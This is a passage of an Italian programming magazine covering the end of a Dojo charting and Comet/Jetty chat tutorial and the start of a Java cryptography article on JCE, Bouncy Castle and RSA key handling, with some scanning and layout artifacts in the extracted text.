                primo colore disponibile
serie.color = cPA.nextColor();

var grafico = new dojo.charting.Chart(null,
"Grafico di esempio - librerie dojo.charting", "Questo
grafico visualizza il totale delle vendite per mese.");

//aggiungo un padding di 10px al
dojo.charting.Chart, rispetto alla PlotArea
grafico.addPlotArea({ x: 10, y: 10,
                plotArea: cPA });
```

L'oggetto “grafico” conterrà, a questo punto, il risultato delle elaborazioni sopra effettuate. Per poterlo visualizzare, però, dobbiamo

Javascript

prima inserirlo nella pagina, e lo facciamo sull'evento onLoad (ossìa quando il DOM è caricato interamente):

```
  dojo.addOnLoad(function()
  {
    // fisso come div contenitore del grafico
    // quello con id "grafico"
    grafico.node = dojo.byId("grafico");

    // aggiungo al div il grafico
    grafico.render();
   }
  );
</script>
</head>
<body>
  <!-- qui sotto è riportato il div che deve
                                contenere il grafico -->
  <div id="grafico"></div>
</body>
</html>
```

Ecco, nella figura sottostante, il grafico appena generato:

Vendite (val. in milioni)
5m
4m
3m
2m
1m
0m
Gennaio Febbraio Marzo Aprile Maggio Giugno
Grafico semestrale delle vendite





Fig. 3: Xxx

Naturalmente, tutti i file a cui abbiamo fatto riferimento finora sono disponibili nel codice sorgente del CD allegato alla rivista.
E' evidente, a questo punto, che le funzionalità del framework per la generazione di grafici dinamici sono davvero potenti, nonostante la loro "giovane età", che spiega, tra l'altro, anche la scarsa documentazione di cui esse dispongono.

DOJO, UNO SGUARDO AL FUTURO

Nella scorsa puntata abbiamo accennato alle innovazioni apportate da Dojo nell'ambito della applicazioni *Ajax-based*: è ora venuto il momento di approfondire maggiormente questi argomenti. Per capire bene quali sono i vantaggi apportati da Dojo, occorre innanzitutto conoscere i fondamenti della programmazione in stile Ajax. L'applicazione classica basata su Ajax effettua il cosiddetto *polling*, inviando periodicamente una serie di richieste asincrone, volte a verificare se è avvenuto qualche cambiamento che interessa il client. Il problema di questo approccio è che una quantità eccessiva di richieste ha l'effetto negativo di sovraccaricare il server. Per evitare questo inconveniente si può adottare il cosiddetto "*polling lungo*" , caratterizzato da una connessione che rimane viva per un certo periodo di tempo. Spetta poi al server prendere l'iniziativa di instaurare una nuova comunicazione con il client, utilizzando tale connessione, quando si verifica un determinato evento. C'è anche da dire, però, che questo approccio non va bene per la generalità dei webserver, che per le loro architetture tipiche non sono in grado di accettare connessioni persistenti. Di solito un *webserver* crea un thread per ogni connessione, soluzione questa che comporta un dispendio eccessivo di risorse in applicazioni caratterizzate da connessioni durature nel tempo. È per questo che occorre utilizzare componenti specifici per questi scopi, come Jetty (http://jetty.mortbay.org), il quale si basa sul principio denominato continuations: in pratica, le connessioni sono sì tenute in piedi a lungo, ma vengono associate ad un thread (prelevato da un pool apposito) solamente quando occorre effettuare una comunicazione al client. Al termine della comunicazione il thread viene subito restituito al pool, per poter essere riutilizzato eventualmente da qualche altra connessione: in questo modo, si possono avere molte più connessioni rispetto ai thread disponibili, con un risparmio di risorse non indifferente.
Grazie a questa tecnologia particolare gli

COME FARE PER INSTALLARE I VARI APPLICATIVI NOMINATI NELL'ARTICOLO?

L'articolo fa riferimento ad alcuni applicativi che devono essere installati per visualizzare gli esempi. Per quanto riguarda i grafici, occorre semplicemente inserire i file relativi in un webserver, facendo in modo che essi puntino correttamente sul file dojo.js della distribuzione Dojo allegata.
Per quello che riguarda la chat, invece, va detto che l'articolo dà già per scontata una conoscenza generale del funzionamento di una web-application in Java, con tutte le problematiche ad esso relative; in ogni caso, fornisco qui di seguito alcune indicazioni per l'installazione dei componenti citati (cito solo il S.O Windows):

- **Maven: è reperibile presso il sito Web http://maven.apache.org/download.html; per installarlo occorre settare le variabili d'ambiente del sistema operativo (MAVEN_HOME => <directory di Maven>; PATH => <...>;<directory di Maven/bin>);**
- **Jetty: si può scaricare dal sito http://www.mortbay.org, per utilizzarlo è sufficiente portarsi con una shell sulla directory di installazione dell'application server e digitare java -jar start.jar (nella sua configurazione di default), quindi puntare il browser su http://localhost:8080.**

svantaggi, già illustrati, del polling implementato da Ajax, vengono eliminati facilmente dal pushing lato-server: tutto ciò che occorre, di fatto, è un server in grado gestire gli eventi, e una libreria lato-client (nella fattispecie Dojo) capace di instaurare una comunicazione duratura con il server. In realtà Jetty non è un vero e proprio webserver, ma piuttosto un application server, operante di default sulla porta 8080, molto simile al più rinomato Tomcat (solo che quest'ultimo, fino ad oggi, non è in grado di gestire le code di messaggi Comet). Nella nostra trattazione utilizzeremo Jetty come webserver, ma in un caso reale bisognerà configurare un vero *webserver* (come Apache) per instradare le richieste pervenute sulla porta 80 verso il motore di Jetty. La particolarità di Jetty è che questo componente integra una soluzione molto semplice per la gestione di Comet, tramite le librerie Cometd, basate sul protocollo JSON-based Bayeux. Il metodo migliore per avvicinarsi a Cometd è sicuramente analizzare il funzionamento delle applicazioni di esempio fornite da Jetty, in particolare la cometd-demo: una semplice chat funzionante con i principi appena illustrati. Per installare la cometd-demo, visto che prima bisogna costruire l'applicazione, useremo un applicativo denominato Maven, un build manager specifico per la gestione di progetti Java. Da console entriamo nella cartella di installazione di Jetty e avviamo la procedura di installazione della demo:

```
> cd examples/cometd-demo
> mvn jetty:run
```

A questo punto, se la procedura di compilazione è andata a buon fine, avremo all'indirizzo examples/cometd-demo la cartella target, contenente le classi java compilate.
Indirizziamo ora il browser su http://localhost:8080, e clicchiamo sul link riferito alla chat demo. Ecco la nostra chat funzionare perfettamente con la tecnologia Comet !
Ecco la console con le istruzioni per l'installazione della chat:
E questa è la chat funzionante:
Osservando ora il codice Javascript della pagina, vediamo innanzitutto il riferimento alla libreria Cometd:

```
dojo.require("dojo.io.cometd");
```

Inoltre, ci rendiamo subito conto del modo in cui il client contatta il server e stabilisce una connessione duratura con esso:

```
<script type="text/javascript"> cometd.init({},
"/cometd"); </script>
```

Quando l'utente si logga, viene inviato un messaggio a tutti i client che hanno stabilito una connessione con il server, sul canale chat/demo, utilizzando il metodo publish:

```
cometd.subscribe("/chat/demo", false, room,
                                        "_chat");
cometd.publish("/chat/demo", { user:
                    room._username, join: true, chat :
                    room._username+" has joined"});
```

Lo stesso metodo verrà utilizzato per notificare ai vari client la presenza di nuovi messaggi (o la disconnessione di qualcuno):

```
cometd.publish("/chat/demo", { user:
                    room._username, chat: text});
```

In altre parole, attraverso il metodo publish il server effettua il pushing di un contenuto testuale verso i vari client collegati.

CONCLUSIONI

Il framework Dojo, a quanto abbiamo avuto modo di osservare in questo tutorial di 2 puntate, rappresenta sicuramente un potenziale davvero incredibile: un vero e proprio condensato di innovazioni, che aspettano solo di uscire allo scoperto per imprimere una svolta "epocale" al futuro delle Rich Internet Applications. Nel frattempo, possiamo già cominciare a studiarne tutte le funzionalità principali, e tenere nella giusta considerazione le grandi novità da esso introdotte, che presto rivoluzioneranno il mondo intero del Web 2.0.


Viale Enrico

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\utente>cd "C:\Documents and Settings\utente\Desktop\jetty-6.1.0"

C:\Documents and Settings\utente\Desktop\jetty-6.1.0>cd examples/cometd-demo

C:\Documents and Settings\utente\Desktop\jetty-6.1.0\examples\cometd-demo>mvn jetty:run
```

Javascript

L'AUTORE

Enrico Viale è specializzato nello sviluppo di applicazioni sia web-oriented che desktop. Chi desidera contattarlo per chiarimenti riguardo all'articolo, o per qualsiasi altro motivo, può farlo all'indirizzo enrico.viale@gmail.com.

DATI SEMPRE AL SICURO CON JAVA

DALLE BASI TEORICHE DELLA CRITTOGRAFIA FINO ALL'IMPLEMENTAZIONE ESPOSTA NEL LINGUAGGIO DI SUN. SCOPRIAMO IL CODICE CHE CI CONSENTE DI SCAMBIARE INFORMAZIONI CIFRATE ALL'INTERNO DELLE NOSTRE APPLICAZIONI

Il problema della sicurezza nella trasmissione dei dati è tornato in auge contemporaneamente alla capacità della società moderna di scambiarsi informazioni in maniera telematica, cioè con la nascita delle telecomunicazioni. Il rispetto della privacy è a tutt'oggi una questione di grande attualità, sia nel nostro paese che nel resto del mondo. L'intento di questo articolo sarà proprio quello di far luce sui vari sistemi che si possono utilizzare per rendere difficile o impossibile la vita ai vari spioni che possono mettersi in ascolto delle nostre comunicazioni. Fatta questa introduzione verrà poi presentata l'architettura di sicurezza Java prevista dalla SUN (la cosiddetta JCE) per poi andare a sviluppare un'applicazione per criptare i nostri messaggi in maniera asimmetrica.

COSA È LA CRITTOGRAFIA?

Quando si parla di crittografia si tende a fare sempre una gran confusione su cosa significhi e di cosa si occupi tale disciplina. Per questo motivo mi sembra opportuno partire da una definizione rigorosa: *"l'insieme delle teorie e delle tecniche che permettono di cifrare un testo in chiaro o di decifrare un crittogramma"* (definizione tratta dal De Mauro). Come potete notare di per sé la crittografia è svincolata dalla valenza digitale che siamo soliti conferirle. Infatti il primo esempio che viene riportato come introduzione a questa disciplina è solitamente quello del cifrario di Cesare (più di duemila anni prima della comparsa del primo computer!); anche noi quindi non potevamo esimerci dal riportare tale esempio storico che, più di tante discussioni teoriche, chiarifica molte delle questioni che dovranno essere affrontate.

Il codice più antico conosciuto risale ai tempi delle diatribe tra Cesare e Pompeo: Cesare spediva le sue lettere codificate con un alfabeto inciso a cerchio sul suo medaglione (figura 1), che non era altro che una traslazione di quello normale (inciso nel cerchio vicino).

Es. (+3) A->D B->E C->F ... Z->C

In questo esempio le lettere dell'alfabeto sono traslate di tre posizioni a destra.

REQUISITI

Conoscenze richieste
Conoscenze base di Windows e della riga di comando

Software
Windows XP Service Pack 2, Windows Server 2003 o Windows Vista – .NET Framework 2.0, due computer distinti

Impegno

Tempo di realizzazione

Per introdurre una terminologia che useremo diffusamente in seguito diciamo che quel +3 rappresenta la chiave del cifrario, grazie alla quale è possibile ricostruire dal testo cifrato (cipher text) il testo in chiaro (plain text), ossia quello originale.

Essendoci solo venticinque possibili scelte di chiavi (+1...+25), questo codice è stato rotto in fretta (basta provare tutte le combinazioni) e dopo Pompeo non è più stato usato. Un approccio leggermente migliore consiste nel permutare l'alfabeto invece di traslarlo, cioè sostituire una lettera con un'altra senza che vi siano relazioni di sequenzialità fra di esse.

Es. A->G B->T C->J ...

Figura 1: *Cifrario di Cesare*

In questo caso le chiavi possibili saranno naturalmente pari al numero di permutazioni possibili, ossia 26! (***vedi BOX 1***) che è circa 4*10^26 (cioè un 4 seguito da 26 zeri). In questo caso se si provasse ad adottare una tecnica analoga a quella precedente (cioè provare tutte le possibili chiavi, tecnica più comunemente conosciuta con il nome di forzatura bruta o brute force) si giungerebbe alla soluzione in un tempo spropositato rispetto alla necessità di poter decodificare il messaggio in tempi utili.

Questo codice è stato rotto invece da un linguista, che ha scoperto che con un'analisi di frequenza dei caratteri sostituiti si riesce a risalire ai caratteri originali. Infatti sapendo quali sono le lettere, i digrammi e i trigrammi più frequenti della lingua usata nel messaggio basta contare le occorrenze e procedere guardando le analogie.
Ad esempio se in Italiano il trigramma "che" occorre per circa il 5% e nel testo cifrato è presente un'occorrenza di 4,8% del trigramma "jfm" si può cominciare a costruire una possibile chiave in cui:
C->J H->F E->M.
Se si procede così anche per tutte le occorrenze significative si può giungere in tempi ragionevoli alla completa ricostruzione della chiave.
Questo apparentemente semplice aneddoto ha messo alla luce vari aspetti interessanti:

1 – un processo di crittografia prevede due entità fondamentali: una chiave e un algoritmo. Nel nostro caso la chiave è semplicemente la corrispondenza tra un carattere e l'altro, mentre l'algoritmo si riduce alla sostituzione del carattere del plain text con il suo corrispondente nella chiave.

2 – entrambe le cifrature sono "forzabili" ma la seconda presenta delle difficoltà d'attacco ben maggiori rispetto alla prima, ossia possiamo affermare che la seconda sia più sicura della prima.

3 – le aumentate capacità di chi tenta di forzare un cipher text spinge a trovare metodi di cifratura sempre più sofisticati.

LUNGHEZZA DELLE CHIAVI E TEMPI DI FORZATURA

La domanda che viene spontanea porsi è: esistono metodi di cifratura inviolabili? A questa domanda diede una risposta definitiva Shannon nel 1948, in un teorema che gettò le basi per la crittografia moderna. Senza addentrarci nella dimostrazione ne riporto esclusivamente l'enunciato:
In un sistema crittografico perfetto la lunghezza della chiave deve essere almeno pari alla lunghezza del testo in chiaro.
Questo teorema, se da un lato indica l'esistenza di un cifrario perfetto dall'altro ne rende chiaramente inutili le ambizioni applicative perché nega la possibilità di trovarne uno con una chiave piccola e quindi adatta alla maggior parte delle applicazioni. Da ciò si capisce come da quel momento in poi non si sia più inseguita la chimera del cifrario perfetto ma ci si sia più praticamente concentrati su quanto tempo fosse necessario per decifrare un messaggio. Ad esempio, se allo stato attuale della tecnologia, per effettuare una forzatura bruta sono necessari 300 anni possiamo sicuramente considerarlo sicuro. La qualità del sistema di crittografia che vogliamo implementare dipenderà quindi prima di tutto dall'analisi di questo fattore. In particolare la lunghezza delle chiave è uno dei fattori essenziali per determinare la robustezza del sistema.
Tra qualche paragrafo ci occuperemo dei vari tipi di algoritmi disponibili e di quali siano i contesti più adatti per ciascuno di essi; ora però ci interessa focalizzare la nostra attenzione su come scegliere la lunghezza appropriata delle chiave, infatti a seconda dell'algoritmo impiegato sarà necessario generare chiavi di lunghezza differente. A questo proposito si può trovare un ottimo riferimento nel sito www.keylength.com dove sono riportate le raccomandazioni dei maggiori enti mondiali che si occupano di crittografia. Ad esempio in **figura 2** sono state riportate le specifiche del NIST (National Institute of Standards and Technology), tale tabella sarà un punto di riferimento per l'applicazione che andremmo a sviluppare.

Keys length recommendations

Date	Min. of Strength	Symmetric key algorithms	Asymmetric	Discrete Logarithm Key	Discrete Logarithm Group	Elliptic Curve	Hash (A)	Hash (B)
2007 to 2010	80	2TDEA* 3TDEA* AES-128 AES-192 AES-256	1024	160	1024	160	SHA-1** SHA-224 SHA-256 SHA-384 SHA-512	SHA-1 SHA-224 SHA-256 SHA-384 SHA-512
2011 to 2030	112	3TDEA* AES-128 AES-192 AES-256	2048	224	2048	224	SHA-224 SHA-256 SHA-384 SHA-512	SHA-1 SHA-224 SHA-256 SHA-384 SHA-512
> 2030	128	AES-128 AES-192 AES-256	3072	256	3072	256	SHA-256 SHA-384 SHA-512	SHA-1 SHA-224 SHA-256 SHA-384 SHA-512
>> 2030	192	AES-192 AES-256	7680	384	7680	384	SHA-384 SHA-512	SHA-224 SHA-256 SHA-384 SHA-512
>>> 2030	256	AES-256	15360	512	15360	512	SHA-512	SHA-256 SHA-384 SHA-512

***Figura 2:** raccomandazioni del NIST sulla lunghezza opportuna delle chiavi crittografiche a seconda del loro utilizzo.*

JAVA CRYPTOGRAPHY EXTENSION (JCE)

Prima di approfondire ulteriormente i vari algoritmi di crittografia, è giunto il momento di vedere come i concetti fin qui esposti "prendano forma" nel mondo Java. La SUN ha previsto un'architettura chiamata appunto Java Cryptography Extension (JCE).
In questo campo la letteratura e la documentazione abbondano; trattandosi di un argomento molto vasto, in questo articolo ci limiteremo a sottolineare gli aspetti principali.
La JCE è nata con l'obiettivo di garantire due principi fondamentali:

1 - indipendenza dall'implementazione e interoperabilità

NOTA

L'operatore! è detto fattoriale ed agisce così su un numero naturale: N! = N*(N-1)! e 0! = 1, quindi ad esempio 4! = 4*3!=4*3*2!=4*3*2*1! =4*3*2*1*0!=24

2 - estendibilità e indipendenza degli algoritmi

in altre parole il primo punto ci dice che l'utilizzatore non si deve preoccupare di come uno specifico algoritmo sia stato implementato poiché esporrà comunque una stessa interfaccia (tra poco torneremo meglio su questo aspetto) e quindi sarà anche possibile far interagire tra loro diversi algoritmi proprio perché ognuno di essi conosce l'interfaccia dell'altro.
Il secondo punto ci dice invece che gli algoritmi sono divisi per "famiglie", ossia ad esempio abbiamo la classe astratta MessaggeDigest che dovrà implementare uno dei tanti possibili algoritmi di hashing. Lo stesso vale per gli algoritmi di cifratura o per gli algoritmi di generazione di chiavi.
Per meglio chiarire quanto appena detto è importante sapere che la JCE si basa su due classi principali:

- una engine class, è una classe astratta che dichiara le funzionalità di un dato tipo di algoritmo crittografico, senza però fornire alcuna implementazione.

- un provider, è un package che implementa un certo insieme di funzionalità crittografiche.


Facciamo un esempio che aiuta a chiarire meglio queste idee. Supponiamo di voler generare una coppia di chiavi pubblica/privata secondo l'algoritmo RSA (per chi non avesse ben chiaro di cosa si tratta, ne parleremo più avanti). Per ottenere un generatore di chiavi basterà:

```
try {
        ...
        int length = 2048;
        KeyPairGenerator gen =
                KeyPairGenerator.getInstance("RSA", "BC");
        gen.initialize(length);
        KeyPair kPair = gen.genKeyPair();
        text+= "key pair successfully created";
        ...
}
catch (NoSuchAlgorithmException e) {
        text+="Error:
                "+e.getLocalizedMessage()+"\n";
} catch (NoSuchProviderException e) {
        text+="Error:
                "+e.getLocalizedMessage()+"\n";
}
```


Figura 3: Comunicazione con coppia di chiavi.

dove RSA è il nome dell'algoritmo e BC è il nome del provider; naturalmente proprio per l'indipendenza (punto 2) nessuno ci garantisce che quel provider sia stato registrato né che quel provider fornisca l'algoritmo richiesto. La classe KeyPairGenerator è una delle classi engine (motore) previste da JCE. Come avrete notato KeyPairGeneratornon ci dice nulla su come sia implementato l'algoritmo RSA, l'importante è ottenere l'oggetto in grado di generare una coppia di chiavi. Volendo sintetizzare quanto detto finora, tutto ciò di cui abbiamo bisogno per usare la crittografia in Java è un provider che ci fornisca gli algoritmi desiderati. Una volta ottenuta la classe engine desiderata non ci rimane da far altro che invocare i metodi che indicano le azione tipiche che quella famiglia di algoritmi prevede.

THE LEGION OF THE BOUNCY CASTLE

L'ultimo aspetto che è rimasto fuori dalla nostra discussione è cosa sia un provider crittografico.
Come si può ben intuire dal nome un provider fornisce proprio le classi engine di cui abbiamo appena parlato. La classe astratta da implementare è **java.security.Provider**, per cui potremmo tranquillamente pensare di auto-implementare un provider che fornisca gli algoritmi (le classi engine) che vogliamo e distribuire il nostro provider a chiunque. Dal punto di vista dell'utilizzatore le modifiche necessarie per avvalersi del nuovo provider (che magari sarà più sicuro, efetc...) sono veramente minime: basterà cambiare il valore della stringa che identifica il nome del provider desiderato (nel nostro esempio si trattava di "BC").
Non è sicuramente lo scopo di questo articolo quello di implementare ex novo un provider, ma solo quello di utilizzarne le sue classi engine. A partire dal JDK 1.3 la SUN ha deciso di includere un proprio provider crittografico, che è poi quello di default; ossia se non specificate il nome del provider quando richiedete un algoritmo sarà il primo provider registrato a fornirvelo (che, a meno di vostre modifiche, è proprio quello della SUN).

Penso che in questo contesto sia utile non accontentarsi dei prodotti preconfezionati, ma dare un'occhiata in giro su cosa offre il mondo della crittografia Java. A questo proposito, allo stato attuale, due sono i prodotti di maggiore interesse.
Il primo si chiama IAIK ed è stato sviluppato dall'università di Gratz; il secondo è Bouncy Castle, progetto open-source portato avanti da sviluppatori francesi. Sarà proprio quest'ultimo che impiegheremo per la nostra applicazione.
Per utilizzare questo e altri provider bisogna innanzitutto aggiungere al classpath la libreria fornita dal produttore. Al momento della stesura di questo articolo l'ultima release è la 1.36 ed è reperibile all'indirizzo http://www.bouncycastle.org/latest_releases.html.
Naturalmente avere il jar nel classpath non basta per poterne usufruire secondo l'architettura prevista da JCE. È infatti necessario registrare il provider affinché la virtual machine sia poi in grado di recuperalo quando richiesto. Tale compito è assolto dalla classe Security, che è definita come final e contiene esclusivamente metodi statici. In particolare a noi basterà invocare una sola volta durante tutto il life-time della nostra applicazione il metodo

```
static int addProvideraddProvider(Provider HYPERLINK
"http://java.sun.com/j2se/1.5.0/docs/api/java/securit
y/Security.html" \l
"dProvider%28java.security.Provider%29"
addProvider(HYPERLINK
"http://java.sun.com/j2se/1.5.0/docs/api/java/securit
y/Security.html" \l
"dProvider%28java.security.Provider%29"
addProvider(provider) . Quindi sulla Main Form della
nostra applicazione sarà presente lo statement:
static { Security.addProvider(new
BouncyCastleProvider()); }
```

CHIAVI SEGRETE, PUBBLICHE E PRIVATE

Ora che dovremmo avere un quadro più preciso di come venga gestita la crittografia in Java è giunto il momento di buttarci nell'implementazione della nostra applicazione. Il nostro intento è semplice: scambiare messaggi con altre persone in maniera sicura anche quando non abbiamo la garanzia che il canale su cui stiamo comunicando lo sia. La più semplice idea che può venirci in mente è quella di condividere una password con la persona con cui vogliamo comunicare e cifrare i nostri messaggi tramite essa. Questa soluzione ha fondamentalmente due punti deboli:

1 – è necessario scegliere un canale di trasmissione sicuro per lo scambio della password, sarebbe inutili scambiarsi messaggi cifrati quando non siamo sicuri di essere gli unici a conoscere la password stessa.

2 – per ogni nostro interlocutore sarà necessario mantenere una password ciò comporterebbe quindi una proliferazione che sarebbe difficilmente gestibili su medio – grandi numeri (pensate solo alla vostra rubrica email).
La soluzione migliore in questo caso è l'impiego della crittografia asimmetrica, che cercheremo di illustrare in poche righe.
La crittografia asimmetrica, nota anche come crittografia a chiave pubblica o a coppia di chiavi, è un tipo di crittografia che prevede che ad ogni attore coinvolto sia associata una coppia di chiavi:

1 - la chiave privata, personale e segreta, che non deve essere nota a nessuno neanche ai nostri interlocutori.
2 - la chiave pubblica, che deve essere distribuita a tutti. Infatti ogni attore che voglia comunicare con noi può farlo esclusivamente tramite quest'ultima.

Il valore aggiunto di questo tipo di crittografia è che non è naturalmente possibile ricavare la chiave privata dalla chiave pubblica o viceversa; inoltre un messaggio criptato con la chiave pubblica può essere decifrato solo con la relativa chiave privata e viceversa (da qui il nome asimmetrica). Questa famiglia di algoritmi rimuove quindi il limite della crittografia a chiave simmetrica, dove viene usata la stessa chiave sia per criptare che per decriptare, quindi non c'è più bisogno di avvalersi di canali sicuri per lo scambio delle chiavi. Infatti la crittografia a chiave pubblica permette a due (o più) persone di comunicare in tutta riservatezza senza usare la stessa chiave e anche se non si sono mai incontrate precedentemente. L'unico problema di questo tipo di crittografia è fornire una chiave pubblica autentica, cioè garantire che quella specifica chiave appartenga effettivamente a quella persona. L'approccio più comune per questo tipo di problema è di usare una public-key infrastucture (PKI), in cui una o più terze entità, chiamate certification authorities (CA), certifica la proprietà della coppia di chiavi. La figura 3 mostra in maniera schematica il meccanismo di comunicazione previsto dalla crittografia a chiave pubblica. Esistono due algoritmi principali di crittografia asimmetrica: RSA e DIFFIE-HELLMAN. Benché l'idea di fondo per entrambi gli algoritmi sia la stessa, i principi matematici su cui si basano sono abbastanza differenti.

CREAZIONE E GESTIONE DI UNA COPPIA DI CHIAVI

Vediamo ora come creare una coppia di chiavi. L'interfaccia prevista per assolvere a tale compito è riporta in **figura 4**. In tale GUI è stata lasciata la possibilità al-

l'utente di definire la lunghezza delle chiavi; infatti esiste un trade-off tra lunghezza di quest'ultime e il tempo necessario all'algoritmo per effettuare la criptazione e decriptazione. Maggiore è la lunghezza delle chiavi maggiore sarà il carico computazionale a cui l'algoritmo sarà sottoposto. D'altra parte con l'aumentare della lunghezza delle chiavi aumenta anche la sicurezza del metodo di crittografia stesso.
Venendo al codice, la procedura necessaria alla generazione di una coppia di chiavi risulta molto lineare:

```
private void createKeyPair() {
    ....
    int length=0;
    try {
        length =
        Integer.parseInt(jTextField1.getText());
    } catch (NumberFormatException
        e1) {...}
    .......
    try {
        KeyPairGenerator gen =
        KeyPairGenerator.getInstance("RSA", "BC");
        gen.initialize(length);
        KeyPair kPair =
        gen.genKeyPair();
    } catch
        (NoSuchAlgorithmException e) {...}
    catch (NoSuchProviderException
        e) {...}
}
```

Abbiamo cioè richiesto al provider di Bouncy Castle un generatore di coppie di chiavi che implementasse l'algoritmo RSA. Dopo di che tale generatore è stato inizializzato con la lunghezza delle chiavi e quest'ultime generate.
Ora si pone un altro problema, cioè quello di salvare le chiavi per scambiarle e riutilizzarle.
Il salvataggio è un'operazione abbastanza semplice, poiché basta andare a scrivere il contenuto “grezzo” in byte della chiave stessa su uno stream (tipicamente un file stream). A questo scopo ho realizzato la classe astratta KeyHandler che prevede il metodo save:

```
public void save(Key key, String fileName)
    throws IOException,NullPointerException {
    if (key == null)
        throw new
        NullPointerException("no key found");
    FileOutputStream fos = null;
    try {
        fos = new
        FileOutputStream(fileName);
fos.write(key.getEncoded());
        fos.flush();
    } catch (IOException e) {
        throw e;
    } finally { if(fos != null)
        fos.close(); }
}
```

L'operazione inversa, cioè quella di creare un oggetto Key dalla sua rappresentazione in byte, è leggermente più complessa per due principali motivi:

1 – in questa fase è necessario distinguere se si sta caricando una chiave pubblica o una privata.

2 – affinché lo scambio e la certificazione delle chiavi fosse possibile ed agevole sono stati stabiliti alcuni standard di codifica a cui è necessario attenersi se si vuole che le proprie chiavi siano riconosciute anche dal resto del mondo.

La classe KeyHandler è infatti ereditata da due sottoclassi: PrivateKeyHandler e PublicKeyHandler che appunto implementano il metodo astratto **public abstract void load**(String fileName,String algorithm) throws IOException,InvalidKeySpecException; in particolare le regole di codifica per le chiavi private sono date dal protocollo PKCS#8 mentre quelle per le chiavi private è definito da X509. Fortunatamente la JCE

PER CHI NON HA PAURA DELLA MATEMATICA!

L'algoritmo RSA prende il nome dalle iniziali dei suoi tre inventori Ron Rivest, Adi Shamir e Leonard Adleman. Come già detto, il punto cruciale degli algoritmi asimmetrici è quello di generare una coppia di chiavi in cui non sia possibile (o meglio computazionalmente molto oneroso) ricavare la chiave pubblica da quella privata e viceversa. Tale principio è dato dalla complessità richiesta dalla scomposizione in fattori primi di un numero grande. Cioè quello che è importante è trovare una funzione unidirezionale, ossia una funzione la cui inversa sia difficilmente calcolabile se non si conosce la chiave. Ad esempio se si hanno due numeri primi N1 e N2, il loro prodotto è facilmente calcolabile N=N1*N2, ma dato N sarà difficile riottenere N1 e N2. RSA si basa proprio su questo principio, in particolare i passi dell'algoritmo sono:

1.Trovare due numeri primi molto grandi P e Q tale che il prodotto o modulo è detto N=PQ;

2.Scegliere E minore di N tale che sia primo con (P-1)(Q-1), il che significa non avere fattori primi in comune. E deve essere dispari. (P-1)(Q-1) non può essere primo perché è pari.

3.Calcolare l'inverso di E, D, tale che DE=1modulo(P-1)(Q-1);
N.B. Il modulo esegue una operazione di divisione intera tra DE e (P-1)(Q-1) con resto 1.

4.Il testo cifrato si ottiene con l'operazione:

C=(T^E)moduloPQ

dove T è il plain-text (intero positivo), "^" indica l'esponenziale e C il cipher-text;

5.Il testo decifrato, R, si ottiene così:

R=(C^D)moduloPQ

dove C indica sempre il cipher-text.
L'algoritmo di Diffie-Hellman si basa invece sulla difficoltà dei problemi logaritmici, che sono da considerarsi equivalenti a quelli di fattorizzazione sfruttati dal RSA.

mette già a disposizione due classi che implementano tali tipi di codifiche. Ad esempio per PrivateKeyHandler abbiamo la seguente implementazione:

```
@Override
        public void load(String fileName, String
                    algorithm) throws IOException,
InvalidKeySpecException {
                byte[] contents =
                        getContent(fileName);
                PKCS8EncodedKeySpec enc =
            new PKCS8EncodedKeySpec(contents);
                KeyFactory kf=null;
                try {
                        kf =
        KeyFactory.getInstance(algorithm,"BC");
                } catch
                (NoSuchAlgorithmException e) {...}
                catch (NoSuchProviderException
                                    e) {...}
                super.key =
                        kf.generatePrivate(enc);
        }
```

Dopo aver letto il contenuto del file, lo abbiamo "incapsulato" nella classe PKCS8EncodedKeySpec per poi passarlo alla KeyFactory che si occuperà di ricreare la chiave vera e propria. Per quanto riguarda la chiave pubblica la procedura è sostanzialmente analoga fatta eccezione per l'utilizzo della classe X509EncodedKeySpec in luogo di PKCS8EncodedKeySpec.

LA FASE DELLA CIFRATURA

Ora abbiamo quindi tutti gli elementi necessari per scambiare messaggi cifrati. Infatti basta che un nostro amico ci mandi (anche per email) la sua chiave pubblica che tramite essa saremo in grado di cifrare i nostri messaggi in modo tale che solo egli possa decifrarlo poiché è l'unico possessore della relativa chiave privata. Di seguito riporto un codice di esempio che effettua sia la criptazione che decriptazione. Naturalmente la fase di decriptazione è possibile solo se siete in possesso della chiave privata.

```
                String text = "ciao";
                String enText = "",deText ="";
                Cipher cipher =
